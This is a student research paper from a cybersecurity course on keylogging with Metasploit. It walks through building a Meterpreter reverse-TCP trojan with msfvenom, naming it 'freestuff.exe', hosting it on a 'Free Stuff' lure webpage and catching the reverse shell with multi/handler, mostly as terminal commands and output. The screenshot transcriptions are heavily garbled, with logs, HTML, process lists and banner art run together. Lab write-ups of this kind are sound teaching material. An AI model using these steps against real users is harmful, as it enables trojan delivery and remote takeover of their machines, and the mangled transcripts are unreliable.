

## **Keylogging with Metasploit**

Yukun Zhang/Yz593

IT3910 Advanced Cyber Security - Fall 2020

University of Missouri

## Keylogging with Metasploit

I decided to do my research on keylogging using Metasploit. I have always wondered how attackers were able to capture keystrokes of sensitive information on a target system. While keylogging has been around for a long time, it is still widely used in the real world today. For example, there is a keylogger enabled by default on Microsoft Windows 10 (Brinkmann, 2019). According to Microsoft, “As part of inking and typing on your device, Windows collects unique words—like names you write—in a personal dictionary stored locally on your device, which helps you type and ink more accurately.” (Microsoft, n.d.). I chose Metasploit, because it is a powerful tool for penetration testing, and includes keylogging modules. I used Kali Linux, because Metasploit is pre-installed and easily accessible.

A keylogger is a program that records every keystroke made by a user, generally in secret. The keystrokes are recorded as data and can be retrieved by an attacker at a later time. Keyloggers have various uses, such as the example stated above, but are typically known for their malicious use in gaining fraudulent to otherwise confidential information. Due to the nature of keyloggers, they have been mainly used for espionage. An early known use of a keylogger is dated in the 1970s by the Soviet Union. Keylogger programs were installed on IBM typewriters by spies in the US embassy and consulate buildings in Moscow (Crypto Museum, 2015).

Keylogger programs have to be running on the machine in order to record keystrokes, a common use is to retrieve confidential and important information such as passwords, credit card information, or social security numbers. A keylogger program is installed onto a user's program as a trojan; A trojan program is a type of malware that misleads the user of its true intentions (Christensson, 2006). The keylogger precedes to record the user's keystrokes and sends the


information back to the attacker. The attacker now has access to potential passwords and other information such as credit card numbers and social security numbers. Another use is in law enforcement, warrants can be obtained to install keyloggers for surveillance. In 1999, the FBI broke into and installed a keylogger program on Nicodemo Scarfo, Jr to obtain information to convict him (Center, n.d.).

## **Preparation**

I will be using Msfvenom to create a Windows executable file that contains a Meterpreter reverse shell, which will allow me to gain access to the victim's system once the victim executes the file. Meterpreter is a payload from the Metasploit Framework, a popular tool used for penetration testing. Meterpreter does not write anything to the disk, and lies entirely in memory(Offensive Security, 2019). This allows for attackers to gain access into a target system and perform attacks while leaving very little evidence. Meterpreter can also migrate to other running processes, which makes it even harder for the target system to detect and remove. Msfvenom allows attackers to generate payloads that are often not a part of the Metasploit Framework. Meterpreter provides an interactive shell that allows attackers to control a system and perform many types of attacks.

## Application

The -p flag is used to specify the payload to be used, in this case, Meterpreter reverse\_tcp. The Meterpreter reverse\_tcp payload requires a listening host(lhost), and a listening port(lport). The lhost is the address that the target system will connect to, in this case, it is the attacker's IP address, and the lport is the port that the target system will connect to. The --platform flag is used to specify the platform of the payload, in this case it is windows. The -e flag is used to specify the encoder, which will help avoid bad characters in the payload. The -f flag is used to specify the format, in this case it is .exe. Lastly, the -o flag will save the payload to the specified file, in this case the file is named "freestuff.exe."



```
root@kali:~/keylogger# msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.227.141 lport=4444 --platform windows -e x86/shikata_ga_nai -f exe -o freestuff.exe
[-] No arch selected, selecting arch: x86 from the payload
[*] Encoder selected: ' ', seh, thread, process, Found 1 compatible encoders
[*] Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=0)
[*] x86/shikata_ga_nai chosen with final size 368
[*] Payload size: 368 bytes
[*] Final size of exe file: 73802 bytes
[*] Saved as: freestuff.exe
root@kali:~/keylogger# ls
freestuff.exe
root@kali:~/keylogger# 

msf5 exploit(multi/handler) > set lhost
set lhost
msf5 exploit(multi/handler) > set lhost 172.16.227.141
[*] lhost => 172.16.227.141
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.227.141:4444
[*] Sending stage (176195 bytes) to 172.16.227.136
[*] Meterpreter session 1 opened (172.16.227.141:4444 → 172.16.227.136:49870) at 2020-11-30 21:33:50 -0600

meterpreter >
[*] 172.16.227.136 - Meterpreter session 1 closed. Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter >
```


Use “chmod 755” to change the file into an actual executable file. This will allow any user to execute the file, but only allow the owner of the file to make changes.

The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit". The terminal session starts with the user changing directory to "/var/www/html" and changing the file permissions of "freestuff.exe" to 755. Then, the user lists the contents of the directory, which includes "freestuff.exe", "index.html", and "index.nginx-debian.html". The user then opens a Meterpreter session (session 1) at IP 172.16.227.136. After interacting with the meterpreter, the user exits and shuts down the session. Finally, the user removes "freestuff.exe" from the "/keylogger/" directory and renames "index.html" to "index.nginx-debian.html".

```
root@kali:/var/www/html# chmod 755 freestuff.exe
root@kali:/var/www/html# ls -al
total 92
drwxr-xr-x 2 root root 4096 Nov 30 22:27 .
drwxr-xr-x 3 root root 4096 Aug 25 14:47 ..
-rwxr-xr-x 1 root root 73802 Nov 30 22:26 freestuff.exe
-rw-r--r-- 1 root root 216 Nov 29 20:54 index.html
-rw-r--r-- 1 root root 612 Aug 25 14:52 index.nginx-debian.html
root@kali:/var/www/html# [bytes] to 172.16.227.136
[*] Meterpreter session 1 opened (172.16.227.141:4444 → 172.16.227.136:49870) at 2020-11-30 21:33:50 -0600

meterpreter >
[*] 172.16.227.136 - Meterpreter session 1 closed. Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down Meterpreter...
msf5 exploit(multi/handler) > exit
root@kali:~# ls
clickthis.exe keylogger routersploit.log yoyoyo.txt
root@kali:~# cd keylogger/
root@kali:~/keylogger# ls
freestuff.exe
root@kali:~/keylogger# rm -r freestuff.exe
root@kali:~/keylogger# cd /var/www/html/
root@kali:/var/www/html# ls
freestuff.exe index.html index.nginx-debian.html
root@kali:/var/www/html# rm freestuff.exe
root@kali:/var/www/html# vim index.html
root@kali:/var/www/html#
```

There are many ways to get a target to run a payload on their system. For demonstration purposes, I chose to make a webpage that included a download link to the executable file. I then placed the file in the “/var/www/html” directory for easy access when making the webpage.




```
root@kali:~/keylogger# msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.227.141 lport=4444 --platform windows -e x86/shikata_ga_nai -f exe -o freestuff.exe
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: freestuff.exe
root@kali:~/keylogger# ls opened (172.16.227.141:4444 → 172.16.227.136:49870) at 2020-11-30
freestuff.exe
root@kali:~/keylogger# mv freestuff.exe /var/www/html/
root@kali:~/keylogger# ls
root@kali:~/keylogger# cd /var/www/html/ 1 closed. Reason: Died
root@kali:/var/www/html# ls
freestuff.exe index.html index.nginx-debian.html
root@kali:/var/www/html# user...
msf5 exploit(msfvenom) > exit
root@kali:~# ls
clickthis.exe keylogger routersploit.log yoyoyo.txt
root@kali:~# cd keylogger/
root@kali:~/keylogger# ls
freestuff.exe
root@kali:~/keylogger# rm -r freestuff.exe
root@kali:~/keylogger# cd /var/www/html/
root@kali:/var/www/html# ls
freestuff.exe index.html index.nginx-debian.html
root@kali:/var/www/html# rm freestuff.exe
root@kali:/var/www/html#
```

The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit" with the command "msfvenom -p windows/jsp\_shell\_reverse\_tcp LHOST=192.168.1.11 LPORT=4444 -f raw > index.html" running. The output shows the generated exploit code:

```
!DOCTYPE html
<html> PPID Name Arch Session User Path
-- <title>Free Stuff</title>
0 0 <body>System Process]
4 0 Sys<h1>Welcome to the Free Stuff Website!</h1><br>
92 4 Reg<h2 style="font-size: 40px;"><a href="freestuff.exe">Click Here for Free Stu
ff!</a></h2> svchost.exe
300 400 csrss.exe
~88 400 wininit.exe
~500 476 csrss.exe
~568 476 winlogon.exe
~308 636 svchost.exe
~336 488 services.exe
~552 488 lsass.exe
~968 636 svchost.exe
~576 636 svchost.exe
~116 636 svchost.exe
~52 636 svchost.exe
~768 568 fontdrvhost.exe
~776 488 fontdrvhost.exe
~376 636 svchost.exe
~160 568 dwm.exe
~792 636 SecurityHealthService.exe
~1036 636 svchost.exe
~1064 636 svchost.exe
~120 752 smartscreen.exe x64 1 DESKTOP-OSLBQLS\yz593 C:\Windows\S
~item32\smartscreen.exe
~1152 4740 Windows.WARP.JITService.exe
"index.html" 8L, 216C written x64 1 DESKTOP-OSLBQLS\yz593 C:\Wind All
```

This is how the webpage looks on the target system using the attacker's IP.




Before the target downloads and runs the payload, we need to set up Meterpreter. Typing “msfconsole” will open the Metasploit and allow access to the framework. The multi/handler exploit will allow attackers to handle exploits outside of the framework, in this case, the executable file with the Meterpreter reverse\_tcp payload. We then set the payload to the Meterpreter reverse\_tcp payload.

The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit" with several tabs open. The current tab displays a Metasploit session (msf5) where an exploit is being crafted. The exploit code is heavily obfuscated with numerous dollar signs (\$). The session has opened a Meterpreter shell on a target host at 172.16.227.136. The terminal also shows the user navigating through the Metasploit framework, including listing available exploits, payloads, and evasion modules.

```
d88 d8 ?8 88b 88b 88b ,88b .os$$$$$* ?88,.d88b, d88 d8P' ?88 88P `?8b  
d88` d88b 8b`?8888P`?88`?88P'.a$$$$$Q*` `?88' ?88 88b d88 d88  
set lhost .a$$$$$` 88b d8P 88b`?8888P'  
msf5 exploit(multi/handler,s$$$$$`lhost 172.16.88888P' 88n ..,ass;;  
lhost => 172.16.227.a$$$$$P` d88P' ..,ass%#$$$$$$$$$$$$$'  
msf5 exploit(multi/a$####$P > exploit ..,-aqsc#SS$$$$$$$$$$$$$'-----"  
 ,a$####$P` ..,-ass#$$$$$$$$$$$$$'-----"  
 [*] Started .a$$$$$$$$$$SSSS$'$-----"  
 [*] Sending stage (176195 bytes) to 172.16.227.136 ,8$$$$$'-----"  
 [*] Meterpreter session 1 opened (172.16.227.141:4444 → 172.16.1186$$$$$'870) at 2020-11-30  
 21:33:50 -0600 .;;1118888'  
 ... ;11111&'  
 .....;11111;...  
 meterpreter >  
 [*] 172.16.227.136 - Meterpreter session 1 closed. Reason: Died.....;  
 Interrupt: use the 'exit' command to quit  
 meterpreter > exit  
[*] Shu =[ metasploit v5.0.99-dev ]  
+--=[ 2045 exploits - 1106 auxiliary - 344 post ]  
+--=[ 562 payloads - 45 encoders - 10 nops ]  
+--=[ 7 evasion modules routersploit.log yoyoyo.txt ]  
root@kali:~# cd keylogger/  
Metasploit tip: Use the resource command to run commands from a file  
freestuff.exe  
msf5 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf5 exploit(multi/handler) > set payload  
set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > options
```

Before running the exploit, we need to set the lhost to the address that the target will connect to, and the lport to the port that the target will connect to. Afterwards, we can run the exploit.




The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit" with the user "yz593" logged in. The terminal displays the following session setup and exploit command:

```
msf5 exploit(multi/handler) > set lhost
msf5 exploit(multi/handler) > set lhost 172.16.227.141
lhost => 172.16.227.141 (lhost) > set lhost 172.16.227.141
msf5 exploit(multi/handler) > options
msf5 exploit(multi/handler) > exploit
Module options (exploit/multi/handler):
[*] Started reverse TCP handler on 172.16.227.141:4444
[*] Meterpreter session 1 opened (172.16.227.141:4444 -> 172.16.227.136:49870) at 2020-11-30
21:33:50 -0600

Payload options (windows/meterpreter/reverse_tcp):
[*] 172.16.227.136 - Meterpreter session 1 closed. Reason: Died
Integrations:
Name          Current Setting Required Description
metasploit > EXITFUNC:process interpreter yes      Exit technique (Accepted: '', seh, thread, process, none)
exploit(multi/handler) > exit
root@kali:~# 172.16.227.141 yes      The listen address (an interface may be specified)
cli LPORT:4444/logger_rout yes exploit.[The listen port
root@kali:~# cd keylogger/
root@kali:~/keylogger# ls
Exploit target:
root@kali:~/keylogger# rm -r freestuff.exe
root@kali:~/keylogger# cd /var/www/html/
root@kali:~/var/www/html# ls
freestuff Wildcard Target html index.nginx-debian.html
root@kali:~/var/www/html# rm freestuff.exe
root@kali:~/var/www/html# vim index.html
msf5 exploit(multi/handler) > 
```

